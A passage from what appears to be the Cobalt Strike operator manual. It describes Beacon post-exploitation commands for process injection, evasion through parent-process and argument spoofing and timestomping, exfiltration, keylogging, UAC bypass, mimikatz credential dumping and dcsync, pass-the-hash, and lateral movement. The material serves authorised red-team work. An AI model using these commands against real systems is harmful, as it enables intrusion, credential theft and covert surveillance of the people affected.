


Figure 33. Cobalt Strike Beacon Console

In between the Beacon console's input and output is a status bar. This status bar contains information about the current session. In its default configuration, the statusbar shows the target's NetBIOS name, the username and PID of the current session, and the Beacon's last check-in time.

Each command that's issued to a Beacon, whether through the GUI or the console, will show up in this window. If a teammate issues a command, Cobalt Strike will pre-fix the command with their handle.

You will likely spend most of your time with Cobalt Strike in the Beacon console. It's worth your time to become familiar with its commands. Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to get detailed help.

The Beacon Menu

Right-click on a Beacon or inside of a Beacon's console to access the Beacon menu. This is the same menu used to open the Beacon console. The following items are available:

The **Access** menu contains options to manipulate trust material and elevate your access.

The **Explore** menu consists of options to extract information and interact with the target's system.

The **Pivoting** menu is where you can setup tools to tunnel traffic through a Beacon.

The **Session** menu is where you manage the current Beacon session.




Figure 34. Cobalt Strike Beacon Menu

Some of Cobalt Strike's visualizations (the pivot graph and sessions table) let you select multiple Beacons at one time. Most actions that happen through this menu will apply to all selected Beacon sessions.

Asynchronous and Interactive Operations

Be aware that Beacon is an asynchronous payload. Commands do not execute right away. Each command goes into a queue. When the Beacon checks in (connects to you), it will download these commands and execute them one by one. At this time, Beacon will also report any output it has for you. If you make a mistake, use the **clear** command to clear the command queue for the current Beacon.

By default, Beacons check in every sixty seconds. You may change this with Beacon's **sleep** command. Use sleep followed by a time in seconds to specify how often Beacon should check in. You may also specify a second number between 0 and 99. This number is a jitter factor. Beacon will vary each of its check in times by the random percentage you specify as a jitter factor. For example, **sleep 300 20**, will force Beacon to sleep for 300 seconds with a 20% jitter percentage. This means, Beacon will sleep for a random value between 240s to 300s after each check-in.

To make a Beacon check in multiple times each second, try **sleep 0**. This is interactive mode. In this mode commands will execute right away. You must make your Beacon interactive before you tunnel traffic through it. A few Beacon commands (e.g., browserpivot, desktop, etc.) will automatically put Beacon into interactive mode at the next check in.

Running Commands

Beacon's **shell** command will task a Beacon to execute a command via cmd.exe on the compromised host. When the command completes, Beacon will present the output to you.

Use the **run** command to execute a command without cmd.exe. The run command will post output to you. The **execute** command runs a program in the background and does not capture output.

Use the **powershell** command to execute a command with PowerShell on the compromised host. Use the **powerpick** command to execute PowerShell cmdlets without powershell.exe. This command relies on the Unmanaged PowerShell technique developed by Lee Christensen. The powershell and powerpick commands will use your current token.

The **psinject** command will inject Unmanaged PowerShell into a specific process and run your cmdlet from that location.

The **powershell-import** command will import a PowerShell script into Beacon. Future uses of the powershell, powerpick, and psinject commands will have cmdlets from the imported script available to them. Beacon will only hold one PowerShell script at a time. Import an empty file to clear the imported script from Beacon.

The **execute-assembly** command will run a local .NET executable as a Beacon post-exploitation job. You may pass arguments to this assembly as if it were run from a Windows command-line interface. This command will also inherit your current token.

If you want Beacon to execute commands from a specific directory, use the **cd** command in the Beacon console to switch the working directory of the Beacon's process. The **pwd** command will tell you which directory you're currently working from.

The **setenv** command will set an environment variable.

Beacon can execute Beacon Object Files without creating a new process. Beacon Object Files are compiled C programs, written to a specific convention, that run within a Beacon session. Use **inline-execute [args]** to execute a Beacon Object File with the specified arguments. More information Beacon Object Files is at:

https://www.cobaltstrike.com/help-beacon-object-files

Session Passing

Cobalt Strike's Beacon started out as a stable lifeline to keep access to a compromised host. From day one, Beacon's primary purpose was to pass accesses to other Cobalt Strike listeners.

Use the **spawn** command to spawn a session for a listener. The spawn command accepts an architecture (e.g., x86, x64) and a listener as its arguments.

By default, the **spawn** command will spawn a session in rundll32.exe. An alert administrator may find it strange that rundll32.exe is periodically making connections to the internet. Find a better program (e.g., Internet Explorer) and use the **spawnto** command to state which program Beacon should spawn for its sessions.

The **spawnto** command requires you to specify an architecture (x86 or x64) and a full path to a program to spawn, as needed. Type **spawnto** by itself and press enter to instruct Beacon to go back to its default behavior.

Type **inject** followed by a process id and a listener name to inject a session into a specific process. Use **ps** to get a list of processes on the current system. Use **inject [pid] x64** to inject a 64-bit Beacon into an x64 process.

The spawn and inject commands both inject a payload stage into memory. If the payload stage is an HTTP, HTTPS, or DNS Beacon and it can't reach you—you will not see a session. If the

payload stage is a bind TCP or SMB Beacon, these commands will automatically try to link to and assume control of these payloads.

Use **dllinject [pid]** to inject a Reflective DLL into a process.

Use the **shinject [pid] [architecture] [/path/to/file.bin]** command to inject shellcode, from a local file, into a process on target. Use **shspawn [architecture] [/path/to/file.bin]** to spawn the "spawn to" process and inject the specified shellcode file into that process.

Use **dllload [pid] [c:\path\to\file.dll]** to load an on-disk DLL in another process.

Alternate Parent Processes

Use **ppid [pid]** to assign an alternate parent process for programs run by your Beacon session. This is a means to make your activity blend in with normal actions on the target. The current Beacon session must have rights to the alternate parent and it's best if the alternate parent process exists in the same desktop session as your Beacon. Type **ppid**, with no arguments, to have Beacon launch processes with no spoofed parent.

The **runu** command will execute a command with another process as the parent. This command will run with the rights and desktop session of its alternate parent process. The current Beacon session must have full rights to the alternate parent. The **spawnu** command will spawn a temporary process, as a child of a specified process, and inject a Beacon payload stage into it.

The spawnto value controls which program is used as a temporary process.

Spoof Process Arguments

Each Beacon has an internal list of commands it should spoof arguments for. When Beacon runs a command that matches a list, Beacon:

1. Starts the matched process in a suspended state (with the fake arguments)
2. Updates the process memory with the real arguments
3. Resumes the process

The effect is that host instrumentation recording a process launch will see the fake arguments. This helps mask your real activity.

Use **argue [command] [fake arguments]** to add a command to this internal list. The [command] portion may contain an environment variable. Use **argue [command]** to remove a command from this internal list. **argue**, by itself, lists the commands in this internal list.

The process match logic is exact. If Beacon tries to launch "net.exe", it will not match net, NET.EXE, or c:\windows\system32\net.exe from its internal list. It will only match net.exe.

x86 Beacon can only spoof arguments in x86 child processes. Likewise, x64 Beacon can only spoof arguments in x64 child processes.

The real arguments are written to the memory space that holds the fake arguments. If the real arguments are longer than the fake arguments, the command launch will fail.

Blocking DLLs in Child Processes

Use **blockdlls start** to ask Beacon to launch child processes with a binary signature policy that blocks non-Microsoft DLLs from the process space. Use **blockdlls stop** to disable this behavior. This feature requires Windows 10.

Upload and Download Files

The following commands are available:

> **NOTE:**
> Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

download - This command downloads the requested file. You do not need to provide quotes around a filename with spaces in it. Beacon is built for low and slow exfiltration of data. During each check-in, Beacon will download a fixed chunk of each file its tasked to get. The size of this chunk depends on Beacon's current data channel. The HTTP and HTTPS channels pull data in 512KB chunks.

downloads - Use to see a list of file downloads in progress for the current Beacon.

cancel - Issue this command, followed by a filename, to cancel a download that's in progress. You may use wildcards with your cancel command to cancel multiple file downloads at once.

upload - This command uploads a file to the host.

timestomp - When you upload a file, you will sometimes want to update its timestamps to make it blend in with other files in the same folder. This command will do this. The timestomp command matches the Modified, Accessed, and Created times of one file to another file.

Go to **View** -> **Downloads** in Cobalt Strike to see the files that your team has downloaded so far. Only completed downloads show up in this tab.

Downloaded files are stored on the team server. To bring files back to your system, highlight them here, and press **Sync Files**. Cobalt Strike then downloads the selected files to a folder of your choosing on your system.

File Browser

Beacon's File Browser is an opportunity to explore the files on a compromised system. Go to **[Beacon]** -> **Explore** -> **File Browser** to open it.

The file browser will request a listing for the current working directory of Beacon. When this result arrives, the file browser will populate.

The left-hand side of the file browser is a tree which organizes the known drives and folders into one view. The right-hand side of the file browser shows the contents of the current folder.




Figure 35. File Browser

Each file browser caches the folder listings it receives. A colored folder indicates the folder's contents are in this file browser's cache. You may navigate to cached folders without generating a new file listing request. Press **Refresh** to ask Beacon to update the contents of the current folder.

A dark-grey folder means the folder's contents are not in this file browser's cache. Click on a folder in the tree to have Beacon generate a task to list the contents of this folder (and update its cache). Double-click on a dark-grey folder in the right-hand side current folder view to do the same.

To go up a folder, press the folder button next to the file path above the right-hand side folder details view. If the parent folder is in this file browser's cache, you will see the results immediately. If the parent folder is not in the file browser's cache, the browser will generate a task to list the contents of the parent folder.

Right-click a file to download or delete it.

To see which drives are available, press **List Drives**.

File System Commands

You may prefer to browse and manipulate the file system from the Beacon console. You can do this too. Use the **ls** command to list files in the current directory. Use **mkdir** to make a directory. **rm** will remove a file or folder. **cp** copies a file to a destination. **mv** moves a file.

The Windows Registry

Use **reg_query [x86|x64] [HIVE\path\to\key]** to query a specific key in the registry. This command will print the values within that key and a list of any subkeys. The x86/x64 option is required and forces Beacon to use the WOW64 (x86) or native view of the registry. **reg_query [x86|x64] [HIVE\path\to\key] [value]** will query a specific value within a registry key.

Keystrokes and Screenshots

Beacon's tools to log keystrokes and take screenshots are designed to inject into another process and report their results to your Beacon.

To start the keystroke logger, use **keylogger pid x86** to inject into an x86 process. Use **keylogger pid x64** to inject into an x64 process. Use **keylogger** by itself to inject the keystroke logger into a temporary process. The keystroke logger will monitor keystrokes from the injected process and report them to Beacon until the process terminates or you kill the keystroke logger post- exploitation job.

Be aware that multiple keystroke loggers may conflict with each other. Use only one keystroke logger per desktop session.

To take a screenshot, use **screenshot pid x86** to inject the screenshot tool into an x86 process. Use **screenshot pid x64** to inject into an x64 process. This variant of the screenshot command will take one screenshot and exit. **screenshot**, by itself, will inject the screenshot tool into a temporary process.

The **screenwatch** command (with options to use a temporary process or inject into an explicit process) will continuously take screenshots until you stop the screenwatch post-exploitation job.

Use the **printscreen** command (also with temporary process and inject options) to take a screenshot by a different method. This command uses a PrintScr keypress to place the screenshot onto the user's clipboard. This feature recovers the screenshot from the clipboard and reports it back to you.

When Beacon receives new screenshots or keystrokes, it will post a message to the Beacon console. The screenshot and keystroke information is not available through the Beacon console though. Go to **View** -> **Keystrokes** to see logged keystrokes across all of your Beacon sessions. Go to **View** -> **Screenshots** to browse through screenshots from all of your Beacon sessions. Both of these dialogs update as new information comes in. These dialogs make it easy for one operator to monitor keystrokes and screenshots on all of your Beacon sessions.

Controlling Beacon Jobs

Several Beacon features run as jobs in another process (e.g., the keystroke logger and screenshot tool). These jobs run in the background and report their output when it's available. Use the **jobs** command to see which jobs are running in your Beacon. Use **jobkill [job number]** to kill a job.

The Process Browser

The Process Browser does the obvious; it tasks a Beacon to show a list of processes and shows this information to you. The left-hand side shows the processes organized into a tree. The current process for your Beacon is highlighted yellow.

The right-hand side shows the process details. The Process Browser is also a convenient place to impersonate a token from another process, deploy the screenshot tool, or deploy the keystroke logger.

Highlight one or more processes and press the appropriate button at the bottom of the tab.




Figure 36. Process Browser

If you highlight multiple Beacons and task them to show processes, Cobalt Strike will show a Process Browser that also states which host the process comes from. This variant of the Process Browser is a convenient way to deploy Beacon's post-exploitation tools to multiple systems at once. Simply sort by process name, highlight the interesting processes on your target systems, and press the Screenshot or Log Keystrokes button to deploy these tools to all highlighted systems.

Desktop Control

To interact with a desktop on a target host, go to **[beacon] -> Explore -> Desktop (VNC)**. This will stage a VNC server into the memory of the current process and tunnel the connection through Beacon.

When the VNC server is ready, Cobalt Strike will open a tab labeled **Desktop *HOST@PID***.

You may also use Beacon's **desktop** command to inject a VNC server into a specific process. Use **desktop *pid architecture low|high***. The last parameter let's you specify a quality for the VNC session.




Figure 37. Cobalt Strike Desktop Viewer

The bottom of the desktop tab has several buttons. These are:

	Refresh the screen
	View only
	Decrease Zoom
	Increase Zoom
	Zoom to 100%
	Adjust Zoom to Fit Tab
	Send Ctrl+Escape
Ctrl	Lock the Ctrl key
Alt	Lock the Alt key

If you can't type in a Desktop tab, check the state of the **Ctrl** and **Alt** buttons. When either button is pressed, all of your keystrokes are sent with the Ctrl or Alt modifier. Press the **Ctrl** or **Alt** button to turn off this behavior. Make sure **View only** isn't pressed either. To prevent you from accidentally moving the mouse**, View only** is pressed by default.

Privilege Escalation

Some post-exploitation commands require system administrator-level rights. Beacon includes several options to help you elevate your access including the following:

> **NOTE:**
> Type **help** in the Beacon console to see available commands. Type **help** followed by a command name to see detailed help.

Elevate with an Exploit

elevate - This command lists privilege escalation exploits registered with Cobalt Strike.

elevate ***[exploit] [listener]*** - This command attempts to elevate with a specific exploit.

You may also launch one of these exploits through **[beacon]** -> **Access** -> **Elevate**.

runasadmin - This command by itself, lists command elevator exploits registered with Cobalt Strike.

runasadmin ***[exploit] [command + args]*** - This command attempts to run the specified command in an elevated context.

Cobalt Strike separates command elevator exploits and session-yielding exploits because some attacks are a natural opportunity to spawn a session. Other attacks yield a "run this command" primitive. Spawning a session from a "run this command" primitive puts a lot of weaponization decisions (not always favorable) in the hands of your tool developer. With runasadmin, it's your choice to drop an executable to disk and run it, to run a PowerShell one-liner, or to weaken the target in some way.

If you'd like to use a PowerShell one-liner to spawn a session, go to **[session]** -> **Access** -> **One-liner**. This dialog will setup a localhost-only webserver within your Beacon session to host a payload stage and return a PowerShell command to download and run this payload stage. This webserver is one-use only. Once it's connected to once, it will clean itself up and stop serving your payload. If you run a TCP or SMB Beacon with this tool, you will need to use connect or link to assume control of the payload manually. Also, be aware that if you try to use an x64 payload—this will fail if the x86 PowerShell is in your $PATH.




Figure 38. PowerShell One-liner

Cobalt Strike does not have many built-in elevate options. Exploit development is not a focus of the work at HelpSystems. It is easy to integrate privilege escalation exploits via Cobalt Strike's Aggressor Script programming language though. To see what this looks like, download the Elevate Kit. The Elevate Kit is an Aggressor Script that integrates several open source privilege escalation exploits into Cobalt Strike. https://github.com/cobalt-strike/ElevateKit

Elevate with Known Credentials

runas [DOMAIN\user] [password] [command]- This runs a command as another user using their credentials. The runas command will not return any output. You may use runas from a non-privileged context though.

spawnas [DOMAIN\user] [password] [listener] - This command spawns a session as another user using their credentials. This command spawns a temporary process and injects your payload stage into it.

You may also go to **[beacon]** -> **Access** -> **Spawn As** to run this command as well.

With both of these commands, be aware that credentials for a non-SID 500 account will spawn a payload in a medium integrity context. You will need to use Bypass UAC to elevate to a high integrity context. Also, be aware, that you should run these commands from a working folder that the specified account can read.

Get SYSTEM

getsystem - This command impersonates a token for the SYSTEM account. This level of access may allow you to perform privileged actions that are not possible as an Administrator user.

Another way to get SYSTEM is to create a service that runs a payload. The **elevate svc-exe [listener]** command does this. It will drop an executable that runs a payload, create a service to run it, assume control of the payload, and cleanup the service and executable.

UAC Bypass

Microsoft introduced User Account Control (UAC) in Windows Vista and refined it in Windows 7. UAC works a lot like sudo in UNIX. Day-to-day a user works with normal privileges. When the user needs to perform a privileged action—the system asks if they would like to elevate their rights.

Cobalt Strike ships with a few UAC bypass attacks. These attacks will not work if the current user is not an Administrator. To check if the current user is in the Administrators group, use **run whoami /groups**.

elevate uac-token-duplication [listener] - This command spawns a temporary process with elevated rights and inject a payload stage into it. This attack uses a UAC-loophole that allows a non-elevated process to launch an arbitrary process with a token stolen from an elevated process. This loophole requires the attack to remove several rights assigned to the elevated token. The abilities of your new session will reflect these restricted rights. If Always Notify is at its highest setting, this attack requires that an elevated process is already running in the current desktop session (as the same user). This attack works on Windows 7 and Windows 10 prior to the November 2018 update.

runasadmin uac-token-duplication [command] - This is the same attack described above, but this variant runs a command of your choosing in an elevated context.

runasadmin uac-cmstplua [command] - This command attempta to bypass UAC and run a command in an elevated context. This attack relies on a COM object that automatically elevates from certain process contexts (Microsoft signed, lives in c:\windows*).

Privileges

getprivs - This command enables the privileges assigned to your current access token.

Mimikatz

Beacon integrates mimikatz. Use the mimikatz command to pass any command to mimikatz's command dispatcher. For example, **mimikatz standard::coffee** will give you a cup of coffee. Beacon will take care to inject a mimikatz instance that matches the native architecture of your target.

Some mimikatz commands must run as SYSTEM to work. Prefix a command with a ! to force mimikatz to elevate to SYSTEM before it runs your command. For example, **mimikatz**

!lsa::cache will recover salted password hashes cached by the system.

Once in awhile, you may need to run a mimikatz command with Beacon's current access token. Prefix a command with a @ to force mimikatz to impersonate Beacon's current access token. For example, **mimikatz @lsadump::dcsync** will run the dcsync command in mimikatz with Beacon's current access token.

Credential and Hash Harvesting

To dump hashes, go to **[beacon]** -> **Access** -> **Dump Hashes**. You may also use the **hashdump** command from the Beacon console. These commands will spawn a job that injects into LSASS and dumps the password hashes for local users on the current system.

The **logonpasswords** command will use mimikatz to recover plaintext passwords and hashes for users who are logged on to the current system. The logonpasswords command is the same as **[beacon]** -> **Access** -> **Run Mimikatz**.

Use **dcsync [DOMAIN.FQDN]** to pull password hashes for all accounts from a domain controller. This technique uses Windows APIs built to sync information between domain controllers. It requires a domain administrator trust relationship. Beacon uses mimikatz to execute this technique. Use **dcsync [DOMAIN.FQDN] [DOMAIN\user]**, if you want a specific password hash.

Credentials dumped with the above commands are collected by Cobalt Strike and stored in the credentials data model. Go to **View** -> **Credentials** to pull up the credentials on the current team server.

Port Scanning

Beacon has a built in port scanner. Use **portscan *[targets] [ports] [discovery method]*** to start the port scanner job. You may specify a comma-separated list of target ranges. The same goes for ports as well. For example, portscan 172.16.48.0/24 1-1024,8080 will scan hosts 172.16.48.0 through 172.16.48.255 on ports 1 to 1024 and 8080.

There are three target discovery options. The *arp* method uses an ARP request to discover if a host is alive or not. The icmp method sends an *ICMP* echo request to check if a target is alive. The *none* option tells the portscan tool to assume that all hosts are alive.

The port scanner will run, in between Beacon check ins. When it has results to report, it will send them to the Beacon console. Cobalt Strike will process this information and update the targets model with the discovered hosts.

Network and Host Enumeration

Beacon's net module provides tools to interrogate and discover targets in a Windows active directory network. Use the **net dclist** command to find the domain controller for the domain the target is joined to. Use the **net view** command to find targets on the domain the target is joined to. Both of these commands populate the targets model as well. The **net computers** command finds targets by querying computer account groups on a Domain Controller.

The commands in Beacon's net module are built on top of the Windows Network Enumeration APIs. Most of these commands are direct replacements for many of the built-in net commands in Windows. There are also a few unique capabilities here as well. For example, use **net localgroup**

\\TARGET to list the groups on another system. Use **net localgroup \\TARGET *group name*** to list the members of a group on another system. These commands are great during lateral movement when you have to find who is a local admin on another system.

Use **help net** to get a list of all the commands in Beacon's net module. Use **help net command** to get help for each individual command.

Trust Relationships

The heart of Windows single sign-on is the access token. When a user logs onto a Windows host, an access token is generated. This token contains information about the user and their rights. The access token also holds information needed to authenticate the current user to another system on the network. Impersonate or generate a token and Windows will use its information to authenticate to a network resource for you.

Use **steal_token [process id]** to impersonate a token from an existing process. If you'd like to see which processes are running use **ps**. The **getuid** command will print your current token. Use **rev2self** to revert back to your original token.

If you know credentials for a user; use **make_token [DOMAIN\user] [password]** to generate a token that passes these credentials. This token is a copy of your current token with modified single sign-on information. It will show your current username. This is expected behavior.

Use mimikatz to pass-the-hash with Beacon. The Beacon command **pth [DOMAIN\user] [ntlm hash]** will create and impersonate an access token to pass the specified hash.

Beacon's Make Token dialog (**[beacon]** -> **Access** -> **Make Token**) is a front-end for these commands. It will present the contents of the credential model and it will use the right command to turn the selected credential entry into an access token.

Kerberos Tickets

Use **kerberos_ticket_use [/path/to/ticket]** to inject a Kerberos ticket into the current session. This will allow Beacon to interact with remote systems using the rights in this ticket. Try this with a Golden Ticket generated by mimikatz 2.0.

Use **kerberos_ticket_purge** to clear any kerberos tickets associated with your session.

Lateral Movement

Once you have a token for a domain admin or a domain user who is a local admin on a target, you may abuse this trust relationship to get control of the target. Cobalt Strike's Beacon has several built-in options for lateral movement.

Type **jump** to list lateral movement options registered with Cobalt Strike. Run **jump *[module] [target] [listener]*** to attempt to run a payload on a remote target.

Jump Module	Arch	Description
psexec	x86	Use a service to run a Service EXE artifact
psexec64	x64	Use a service to run a Service EXE artifact
psexec_psh	x86	Use a service to run a PowerShell one-liner

Jump Module	Arch	Description
winrm	x86	Run a PowerShell script via WinRM
winrm64	x64	Run a PowerShell script via WinRM

Run **remote-exec**, by itself, to list remote execution modules registered with Cobalt Strike. Use **remote-exec [module] [target] [command + args]** to attempt to run the specified command on a remote target.

Remote-exec Module	Description
psexec	Remote execute via Service Control Manager
winrm	Remote execute via WinRM (PowerShell)
wmi	Remote execute via WMI

